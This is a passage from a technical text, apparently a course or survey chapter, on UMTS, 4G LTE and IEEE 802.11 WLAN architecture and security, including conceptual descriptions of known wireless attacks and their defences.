and facilities that it can perform, the decision was made to call it user equipment rather than a mobile. However, it is essentially the handset (in the broadest terminology), although having access to much higher speed data communications, it can be much more versatile, containing many more applications. It consists of a variety of different elements including RF circuitry, processing, antenna, battery, etc.

There are a number of elements within the UE that can be described separately:

- UE RF circuitry: The RF areas handle all elements of the signal, both for the receiver and for the transmitter. One of the major challenges for the RF power amplifier is to reduce power consumption. The form of modulation used for W-CDMA requires the use of a linear amplifier. This inherently takes more power than nonlinear amplifiers which can be used for the form of modulation used on GSM and accordingly to maintain battery life, measures are introduced into many of the designs to ensure the optimum efficiency.
- Baseband processing: The baseband signal processing consists mainly of digital circuitry. This is considerably more complicated than that used in phones of previous generations. Again this has been optimised to reduce power consumption as far as possible.
- Battery: While power consumption has been minimised as far as possible within the circuitry of the phone, there has been an increase in battery drain. With users expecting the same lifetime between charging batteries as experienced on the previous generation phones, this has necessitated the use of new and improved battery technology. Now Lithium Ion (Li-ion) batteries are used. These phones will remain small and relatively light while still retaining or even improving the overall life between charges.
- Universal Subscriber Identity Module (USIM): The UE also contains a SIM card, although in the case of UMTS it is termed a USIM (Universal Subscriber Identity Module). This is a more advanced version of the SIM card used in GSM and other systems but embodies the same types of information. It contains the International Mobile Subscriber Identity number (IMSI) as well as the Mobile Station International ISDN Number (MSISDN). Other information that the USIM holds includes the preferred language to enable the correct language information to be displayed, especially when roaming, and a list of preferred and prohibited Public Land Mobile Networks (PLMN).

The USIM also contains a short message storage area that allows messages to stay with the user even when the phone is changed. Similarly, phone book numbers and call information of incoming and outgoing calls are also stored.

UMTS Radio Network Subsystem

This is the section of the 3G UMTS / WCDMA network that interfaces both the UE and the core network. The overall radio access network, i.e. collectively all the Radio Network Subsystem is known as the UTRAN or UMTS Radio Access Network.

The radio network subsystem is also known as the UMTS Radio Access Network or UTRAN.

UMTS Core Network

The 3G UMTS core network architecture is a migration of that used for GSM with further elements overlaid to enable the additional functionality demanded by UMTS.

In view of the different ways in which data may be carried, the UMTS core network may be split into two different areas:

- Circuit switched elements: These elements are primarily based on the GSM network entities and carry data in a circuit switched manner, i.e. a permanent channel for the duration of the call.
- Packet switched elements: These network entities are designed to carry packet data. This enables much higher network usage as the capacity can be shared and data is carried as packets which are routed according to their destination.

Some network elements, particularly those associated with registration are shared by both domains and operate in the same way that they did with GSM. Figure 5 shows UTMS core network architecture:




Figure 5: UTMS core network

Circuit switched elements

The circuit switched elements of the UMTS core network architecture include the following network entities:

- Mobile switching centre (MSC): This element manages circuit switched calls and its working is same as that of GSM. Gateway MSC (GMSC): This is effectively the interface to the external networks.

Packet switched elements

The packet switched elements of the 3G UMTS core network architecture include the following network entities:

- **Serving GPRS Support Node (SGSN):** This entity was first developed when GPRS was introduced, and its use has been carried over into the UMTS network architecture. The SGSN provides a number of functions within the UMTS network architecture.
- Mobility management: When a UE attaches to the Packet Switched domain of the UMTS Core Network, the SGSN generates MM information based on the mobile's current location.
- **Session management:** The SGSN manages the data sessions providing the required quality of service and also managing what are termed as the Packet data Protocol (PDP) contexts, i.e. the pipes over which the data is sent.
- **Interaction with other areas of the network:** The SGSN is able to manage its elements within the network by communicating with other areas of the network, e.g. MSC and other circuit switched areas.
- **Billing:** The SGSN is also responsible for billing. It achieves this by monitoring the flow of user data across the GPRS network. CDRs (Call Detail Records) are generated by the SGSN before being transferred to the charging entities (Charging Gateway Function, CGF).
- **Gateway GPRS Support Node (GGSN):** the SGSN, this entity was also first introduced into the GPRS network. The Gateway GPRS Support Node (GGSN) is the central element within the UMTS packet switched network. It handles inter-working between the UMTS packet switched network and external packet switched networks, and can be considered as a very sophisticated router. In operation, when the GGSN receives data addressed to a specific user, it checks if the user is active and then forwards the data to the SGSN serving that particular UE.

Shared elements

The shared elements of the 3G UMTS core network architecture include the following network entities:

- Home location register (HLR): This database contains all the administrative information about each subscriber along with their last known location. In this way, the UMTS network is able to route calls to the relevant RNC /Node B. When a user switches on their UE, it registers with the network and from this, it is possible to determine which Node B it communicates with, so that incoming calls can be routed appropriately. Even when the UE is not active (but switched on), it re-registers periodically to ensure that the network (HLR) is aware of its latest position with their current or last known location on the network.
- Equipment identity register (EIR): The EIR is the entity that decides whether the given UE equipment may be allowed onto the network. Each UE equipment has a number known as the International Mobile Equipment Identity. This number is installed in the equipment and is checked by the network during registration.
- Authentication centre (AuC): The AuC is a protected database that contains the secret key contained in the user's USIM card.

UMTS Radio Access Network (UTRAN)

The UMTS Radio Access Network (UTRAN) or Radio Network Subsystem, RNS comprises two main components:

- **Radio Network Controller (RNC):** This element of the UTRAN/radio network subsystem controls the Node Bs that are connected to it, i.e. the radio resources in its domain. The RNC undertakes the radio resource management and some of the mobility management functions, although not all. It is also the point at which the data encryption/decryption is performed to protect the user data from eavesdropping.
- **Node B:** Node B is the term used within UMTS to denote the base station transceiver. This part of the UTRAN contains the transmitter and the receiver to communicate with the UEs within the cell. It participates with the RNC in resource management. Node B is the 3GPP term for base station, and often the terms are used interchangeably.

  In order to facilitate effective handover between Node Bs under the control of different RNCs, the RNC not only communicates with the Core Network, but also with neighbouring RNCs.

Figure 6 shows UTRAN:




Figure 6: UTMS Radio Network Subsystem

UTRAN/RNS Interfaces

The UMTS standards are structured in a way that the internal functionalities of different network elements are not defined. Instead, the interfaces between the network elements are defined and in this way, the element functionalities too are defined.

There are several interfaces that are defined for the UTRAN elements:

- **Iu:** The Iu interface connects the UTRAN to the core network.
- **Iub:** The Iub connects Node B and the RNC within the UTRAN. Although when it was launched, the standardization of the interface between the controller and base station in the UTRAN was revolutionary, the aim was to stimulate competition between suppliers, allowing opportunities like some manufacturers who might concentrate just on base stations rather than the controller and other network entities.
- **Iur:** The Iur interface allows communication between different RNCs within the UTRAN. The open Iur interface enables capabilities like soft handover to occur as well as helps to stimulate competition between equipment manufacturers.

Having standardized interfaces within various areas of the network including the UTRAN allows network operators to select different network entities from different suppliers.

UMTS - Authentication

UMTS is designed to interoperate with GSM networks. To protect GSM networks against man-in-middle attacks, 3GPP is considering to add a structure RAND authentication challenge. Figure 7 explains the UTRAN with various interfaces:




Figure 7: UTRAN with various interfaces

MTS Subscriber to UMTS Network

Both the network and the mobile station support all the security mechanisms of UMTS. Authentication and key agreement are as follows:

- The mobile station and the base station to establish a radio resource control connection (RRC connection). During the establishment of the connection, the mobile station sends its security capabilities to the base station. Security features include UMTS integrity and encryption algorithms supported and possibly GSM encryption capabilities as well.
- The mobile station sends its temporary identity TMSI current on the network.
- If the network cannot solve the TMSI, it asks the mobile station to send its permanent identity and the mobile station responds to the request with the IMSI.
- The visited network requests authentication of the home network of the mobile station data.
- The home network returns a random challenge RAND, the corresponding authentication token AUTN, authentication

- Response XRES, integrity key IK and the encryption key CK.
- The visited network sends RAND authentication challenge and authentication token AUTN to the mobile station.
- The mobile station checks AUTN and calculates the authentication response. If AUTN is corrected, the mobile station ignores the message.
- The mobile station sends its authentication response RES to the visited network.
- The visited network checks if RES = XRES and decide which security algorithms radio subsystem is allowed to use.
- The visited network sends algorithms admitted to the radio subsystem.
- The radio access network decides permit(s) algorithms to use.
- The radio access network informs the mobile station of their choice in the security mode command message.
- The message also includes the network security features received from the mobile station in step 1.
- This message is integrity protected with the integrity key IK.
- The mobile station confirms the protection of integrity and verifies the accuracy of the safety functions.

UMTS Subscriber to GSM Base Station

The mobile unit (subscriber UMTS) supports both USIM and SIM application. The base station system uses GSM while the VLR/MSC technology components are respectively the UMTS SGSN. The mobile station and the core network both support all security mechanisms of UMTS. However, the base station system GSM (BSS) does not support the protection of the integrity and uses the GSM encryption algorithms. The first eight steps of the authentication protocol are performed as in the classical case. GSM BSS simply forwards the UMTS authentication traffic.

- The MSC/SGSN decides which GSM encryption algorithms are allowed and calculates the key GSM Kc UMTS keys IK, CK.
- The MSC/SGSN advises the GSM BSS authorized algorithms and transmits the GSM cipher key Kc.
- GSM BSS decides which encryption algorithms are allowed to use based encryption capabilities of the mobile station.
- GSM BSS sends the GSM cipher mode command to the station.

UMTS - Success and Limitations

The success story of GSM (2G) is exceptional. To facilitate data communication, some extensions were made in the existing GSM, but the success was limited. GPRS was introduced for mobile users for packet data, basic data rate went up to 172 Kb/s in theory, but hardly allocated the maximum 8 logical channels for a user. GPRS has the concept of two-stage access to IP connectivity.

The first step is to connect to and register with the network. For this, the transmission of user data requires the establishment of the PDP (Packet Data Protocol) environment. At this point, only the IP address is assigned. GPRS is also known as 2.5G network.

For both GSM/CS (Circuit Switching) and GPRS/PS (Packet Switching), continuous efforts for optimizations were made on the basis of higher modulation efficiency under EDGE (Enhanced Data Rates for GSM Evolution), but nothing was changed fundamentally.

The next 3G generation of mobile networks (UMTS) built on a new radio technology known as WCDMS (Wideband CDMA) and it ensured two things:

- More bandwidth due to new radio spectrum
- Higher peak data rates for the end user

UMTS network architecture was designed keeping both CS and PS in parallel. Later on, a completely different service layer was created in the form of the Internet and Multimedia Subsystem (IMS). UMTS was later on improved for higher data rates by HSPA and HSPA+. This was divided into downlink/HSDPA and uplink/HSUPA. 3GPP Rel 5 was standardized for HSDPA and Rel 6 was standardized for HSUPA. HSPA+ comes under Rel 7 standard of 3GPP.

Continuous improvement was achieved already within the legacy PS technology by the Direct Tunnel approach. However, it was clear that more changes in architecture are required to achieve this goal. Another aspect of improvement in the legacy technology can be identified with supernatural efficiency, the effective number of bits deliverable per radio frequency unit and time unit. Even though a new radio spectrum has been made available for mobile communication, the pressure for cost reduction and competitiveness required further gain.

3.4. Fourth generation Long Term Evolution (4G LTE) Security

4G is the fourth generation of mobile communication standards and it is very well underway to succeed the 3G technology and offer broadband performance, voice-video multimedia applications, significant increases in data rates and even better security(?).

The main difference of 4G wireless networks in that they operate entirely on TCP/IP architecture. Only packet-switched communication is supported for improved performance

and all signalling and control network protocols are IP-based, thus, making the standard cost-effective and compatible across heterogeneous technologies. Figure 8 shows architecture of 4G network:




Figure 8: High-level architecture of 4G network

E-UTRAN

The eNodeB (eNB) is the only network element in LTE with the task of establishing radio communication with the User Equipment (UE – a 4G capable mobile device) and with the EPC (MME, S-GW) over the transport layer. eNodeBs can be considered as the equivalent of enhanced Base Station. An alternative to the eNodeB, the HeNB (Femtocell) functions as a low-power base station which is owned by the network provider and is designed to provide coverage and capacity solutions in indoor spaces.

Evolved Packet Core (EPC)

The Mobile Management Entity (MME) is a key element of LTE as far as control operations are concerned. The MME unit, similar to the VLR in 3G, is responsible for signalling, tracking the location of idle UEs, user authentication and the selection of the most optimal S-GW for the UE based on network topology and the location of the UE within the network.

The Home Subscriber Service (HSS) is a component of the UE's home network and, very much like the Home location register (HLR) in 3G, works as a central database containing subscription-related information, service and mobility data. Moreover, it keeps track of the user's current MME address and holds pre-shared key material used to generate session authentication data which serves authentication purposes. The authentication method in LTE is again a challenge-response protocol which is completed between the UE and the MME based on the information that the HSS has generated and provided.

The main responsibility of the S-GW is to relay data between the eNodeB and the PDN gateway. S-GW acts as a router. Among others, the serving gateway will handle the redirection of data flow to a new eNodeB in case of a handover.

The PDN communicates user data to and from external data networks (service operator's wireline network, Internet) and as a result, operates very similarly to the GPRS support node (GGSN) in UMTS and GSM. In other words, it allows the UE to communicate with entities outside the service provider's main IP network. The most important functions of this LTE component are: IP allocation to the UE, maintaining connection the network while moving from one place to another, billing–charging support, Quality-of-service (QoS) functions and packet filtering.

The Policy and Charging Rule Function (PCRF) is a software node which is responsible for policy enforcement, as well as for controlling the flow-based charging functionalities which reside in the P-GW. The PCRF will provide QoS information to the PDN, determine charging policy for data packets and dynamically manage data sessions.

Many of the new features are improvements compared to 4G's predecessors and one can identify many advantages in terms of performance, speed and security (higher-strength encryption, IP-based configuration as opposed to 3G radio, etc.)

Location Tracking

One of the most important requirements of LTE is seamless mobility support across eNBs. Handovers are to be handled fast and transparently without causing any disruption to the communication flow.

When our UE currently associated with eNB1 moves closer to the coverage area of eNB2, the former sends coupling information to the latter. Then, eNB1 commands the UE to change the radio bearer to eNB2 and for that purpose forwards the handover command which contains connection specific information (C-RNTI, RACH Random Access Channel preamble and expiry date). The handover is complete after the UE forwards the identifier C-RNTI to the new eNB (like an ACK/confirmation message) and the eNB2 notifies the MME of the handover.

The UE sends this temporary identifier (C-RNTI) optionally in clear text making it possible for a passive attacker to determine whether the UE has moved to a different cell. Having said that, an attacker is able to link the new and the old C-RNTIs and eventually track the UE over different cells.

Femtocells

When a femtocell provides a better signal over a regular tower it is preferred by nearby UE devices. The problem is that connection to a femtocell can be transparent, meaning that a user does not often know he is connected to one, therefore, enabling an attacker who controls a tampered device to intercept user data in transit. Latest demonstrations of compromised

and enhanced in power femtocell units show that this concern is not unfounded at all, as an attacker suitably positioned in crowded, public spaces could potentially track the activities of all nearby 4G devices.

Open Architecture

The 4G LTE network is an all-IP network with millions of very diverse components. Additionally, its development is coupled with a necessity for moving from the older, proprietary operating systems for handheld devices to open, standardized ones. Since all these devices will be operating on the network layer they become dynamically susceptible to all the existing attack techniques and methods present on the Internet (or any other IP-based network) today. For instance, downloading malicious content can now affect the network on a larger scale and to a greater extent. This might signify a shift of security concerns towards the end user's technology (smartphones, laptops, dongles, etc.) rather than the network protocols in place.

It is also very likely that new issues will arise or become more common due to the untried nature of the 4G standard. For example, instances of attacks associated with VoIP (DoS, SPIT spam over Internet Telephony, Voice Service Theft and Registration Hijacking) are likely to increase exponentially due to the immense expansion of the attack surface. Finally, an availability concern is how the newly introduced encryption schemes will affect the performance of this IP-based infrastructure.

Other 4G-related attacks can be found in academic literature:

- Scrambling
- Interference attacks
- Denial of Service
- Bandwidth stealing attacks

Finally, we need to keep in mind that as 4G LTE is not backwards compatible with 3G and, therefore, there is no fall-back position in this case. Consequently, it becomes clear that security is of paramount importance to its success.

3.5. Wireless LANs/IEEE 802.11x Security

802.11X authentication involves three parties: a supplicant, an authenticator and an authentication server. The supplicant is a client device (such as a laptop) that wishes to attach to the LAN/WLAN - though the term 'supplicant' is also used interchangeably to refer to the software running on the client that provides credentials to the authenticator. The authenticator is a network device, such as an Ethernet switch or wireless access point; and the authentication server is typically a host running software supporting the RADIUS and EAP protocols.

The authenticator acts like a security guard to a protected network. The supplicant (i.e. client device) is not allowed access through the authenticator to the protected side of the network until the supplicant's identity has been validated and authorized. An analogy to this is providing a valid visa at the airport's arrival immigration before being allowed to enter the country. With 802.1X port-based authentication, the supplicant provides credentials, such as user name/password or digital certificate, to the authenticator, and the authenticator forwards the credentials to the authentication server for verification. If the authentication server determines the credentials are valid, the supplicant (client device) is allowed to access resources located on the protected side of the network.

WLAN Security Attacks

There are many security threats and attacks that can damage the security of WLANs. Those attacks can be classified into logical attacks and physical attacks:

Logical Attacks

Attacks on WEP Wired Equivalent Privacy (WEP) is a security protocol based on the encryption algorithm called 'RC4' that aims to provide security to the WLAN similar to the security provided in the wired LAN. WEP has many drawbacks like the usage of small Initialization Vector (IV) and short RC4 encryption key as well as using XOR operation to cipher the key with the plain text to generate cipher text. Sending the MAC addresses and the IV in the clear in addition to the frequent use of a single IV and the fact that secret keys are actually shared between communications parties are WEPs major security problems. WEP encrypted messages can be easily retrieved using publicly available tools like WEPCrack and AirSnort. More discussion about WEP is addressed in later sections.

MAC Address Spoofing

MAC addresses are sent in the clear when communication between STAs and AP takes place. A way to secure access to APs and hence to the network is to filter accesses based on MAC addresses of the STAs attempting to access the network. Since MAC addresses are sent in the clear, an attacker can obtain the MAC address of authorized station by sniffing airwaves using tools like ethereal or kismet to generate a database of legitimate wireless stations and their MAC addresses. The attacker can easily spoof the MAC address of a legitimate wireless station and use that MAC address to gain access to the WLAN. Stealing STAs with MAC addresses authorized by the AP is also possible. This can cause a major security violation. The network security administrator has to be notified of any stolen or lost STA to remove it from the list of STAs allowed to access the AP hence the WLAN.

Denial of Service Attack

Denial of Service attacks or DoS is a serious threat on both wired and wireless networks. This attack aims to disable the availability of the network and the services it provides. In WLANs,

DoS is conducted in several ways like interfering the frequency spectrum by external RF sources hence denying access to the WLAN or, in best cases, granting access with lower data rates. Another way is sending failed association messages to AP and overloads the AP with connections till it collapses which, as a result, will deny other STAs from associating with the AP. Attempts are made by researchers to overcome such attack by introducing new network elements like Admission Controller (AC) and Global Monitor (GM). AC and GM allocates specific bandwidth to be utilized by STAs and in the

Man-in-the-Middle Attack

This is a famous attack in both wired and wireless networks. An illicit STA intercepts the communication between legitimate STAs and the AP. The illegal STA fools the AP and pretends to be a legitimate STA; on the other hand, it also fools the other end STA and pretends to be trusted AP. Using techniques like IEEE802.1x to achieve mutual authentications between APs and STAs as well as adopting an intelligent wireless Intrusion Detection System can help in preventing such attacks.

Bad Network Design

WLANs function as an extension to the wired LAN hence the security of the LAN depends highly on the security of the WLAN. The vulnerability of WLANs means that the wired LAN is directly on risk. A proper WLAN design should be implemented by trying to separate the WLAN from the wired LAN by placing the WLAN in the Demilitarized Zone (DMZ) with firewalls, switches and any additional access control technology to limit the access to the WLAN. Also dedicating specific subnets for WLAN than the once used for wired LAN could help in limiting security breaches. Careful wired and wireless LAN network design plays an important role to secure access to the WLAN.

Default AP Configurations

Most APs are shipped with minimum or no security configuration by default. This is true because shipping them with all security features enabled will make usage and operation difficult for normal users. The aim of AP suppliers is to deliver high data rate, out of the box installation APs without sincere commitment to security. Network security administrators should configure these AP according to the organizations' security policy. Some of the default unsecured settings in APs shipped today are default passwords which are weak or blank. Service Set Identifier (SSID) is the name given to a certain WLAN and it is announced by the AP, the knowledge of SSID is important and it works as the first security defence. Unfortunately, by default, some APs disable SSID request which means users can access the WLAN without proving the knowledge of SSID. On the other hand, Some APs don't disable SSID request, in fact the SSID request is enabled but the SSID name itself is broadcasted in the air. This is another security problem because it advertises the existence of the WLAN. SSID requests should be enabled and SSID names shouldn't be broadcasted

so users have to prove the knowledge of WLAN's SSID prior to establishing communication. Another default configuration in APs is that Dynamic Host Configuration Protocol (DHCP) is ON so users can obtain IP addresses automatically and hence access the WLAN easily. Simple Network Management Protocol (SNMP) parameters are also set to unsecured values. Network security administrators have the responsibility to change these configurations to maximise APs security.

Physical Attacks

Rogue Access Points

In normal situations, AP authenticates STAs to grant access to the WLAN. The AP is never asked for authentication, this raises a security concern, what if the AP is installed without IT centre's awareness? These APs are called 'Rogue APs' and they form a security hole in the network. An attacker can install a Rogue AP with security features disabled causing a mass security threat. There is a need for mutual authentication between STAs and APs to ensure that both parties are legitimate. Technologies like IEEE802.1x can be used to overcome this problem. Network security administrators can discover Rogue APs by using wireless analysing tools to search and audit the network.

Physical placement of APs the installation location of APs is another security issue because placing APs inappropriately will expose it to physical attacks. Attackers can easily reset the APs once found causing the AP to switch to its default settings which is totally insecure. It is very important for network security administrators to carefully choose appropriate places to mount APs.

AP's Coverage

The main difference between WLANs and wired/fixed LANs is that WLANs relies on Radio Frequency (RF) signals as a communication medium. The signals broadcasted by the AP can propagate outside the perimeter of a room or a building, where an AP is placed, allowing users who are not physically in the building to gain access to the network. Attackers use special equipment's and sniffing tools to find available WLANs and eavesdrop live communications while driving a car or roaming around CBD areas. Because RF signals obey no boundaries, attackers outside a building can receive such signals and launch attacks on the WLAN. This kind of attack is called 'war driving'. Publicly available tools are used for war driving like NetStumbler. Hobbyists also chalk buildings to indicate that signals are broadcasted from the building and the WLAN in it can be easily accessed. This marking is called 'war chalking'. In war chalking, information about the speed of the connection and whether the authentication scheme used is open or shared keys are mentioned in the form of special codes agreed upon between war chalkers. There are a lot of doubts and debates in the wireless network community regarding the legality of war chalking and war driving activities. Network security administrators can test the propagation of APs by using special tools to verify to what extent the signals can reach. Accordingly they can control the propagation of APs by lowering the

signal strength or by using smart type of antennas to control the direction of the signal or move the AP to a place where it is guaranteed that the signal will not travel beyond the building premises. Some work has been done in the area of smart antennas in APs to direct the propagation of traffic.

Directing the propagation of traffic as well as managing the power of signals originating from the APs can be helpful in restricting the coverage of APs to specified regions. Sometimes public and open access to the WLAN is preferable, such public WLANs are called 'hot spots'. Implementing hot spots is subject to many of the mentioned security problems. It is important to understand that breaking the security of a hot spot will result in breaking the security of the wired network connected to that hot spot. The control and monitoring of APs are minimal because it is installed in a public area like hotel lobbies, coffee shops, and airport lounges so preventing physical access to AP is more difficult as the site has to be monitored all the time. In this case, there is a trade-off between giving users the mobility and the flexibility to log in to the network in public areas versus the security of the network infrastructure. The network backbone can be highly secured but a breach in the security of the network access node (i.e. AP) can always lead to a breach in the security of the backbone behind the node.

WLAN Security Technologies

There are several security technologies introduced to solve the authentication problem and to preserve the privacy and integrity of data transmitted on air. IEEE802.11 specified three basic security technologies to authenticate access to the WLAN and to preserve the privacy of data transmitted, they are open system authentication, shared key authentication and WEP. Because of the shortcoming of security technologies in IEEE802.11, Wi-Fi Alliance released a new security standard for the industry called 'Wi-Fi Protected Access' (WPA). WPA added two more technologies, namely, IEEE802.1x to improve authentication and TKIP for privacy and integrity of information. Recently IEEE published a new security standard for WLANs, the new standard is IEEE802.11i, the new standard provides enhancements of the security shortcomings of WEP and it comprises all security technologies in WPA. In addition to that, IEEE802.11i adopts recently certified encryption algorithm called the 'Advanced Encryption Standard' (AES). The usage of security technologies to discover and fix security holes and to maintain security in a WLAN environment has to be compatible with a security policy issued by the organization's management to achieve the best results. The security policy defines who are alleged wireless users, wireless user's responsibilities, network security administrator's responsibilities, what to be done in the case of security violations and general guidelines in implementing and maintaining WLAN security. Such security policies are to be adhered and enforced in order to be effective.

Authentication Techniques

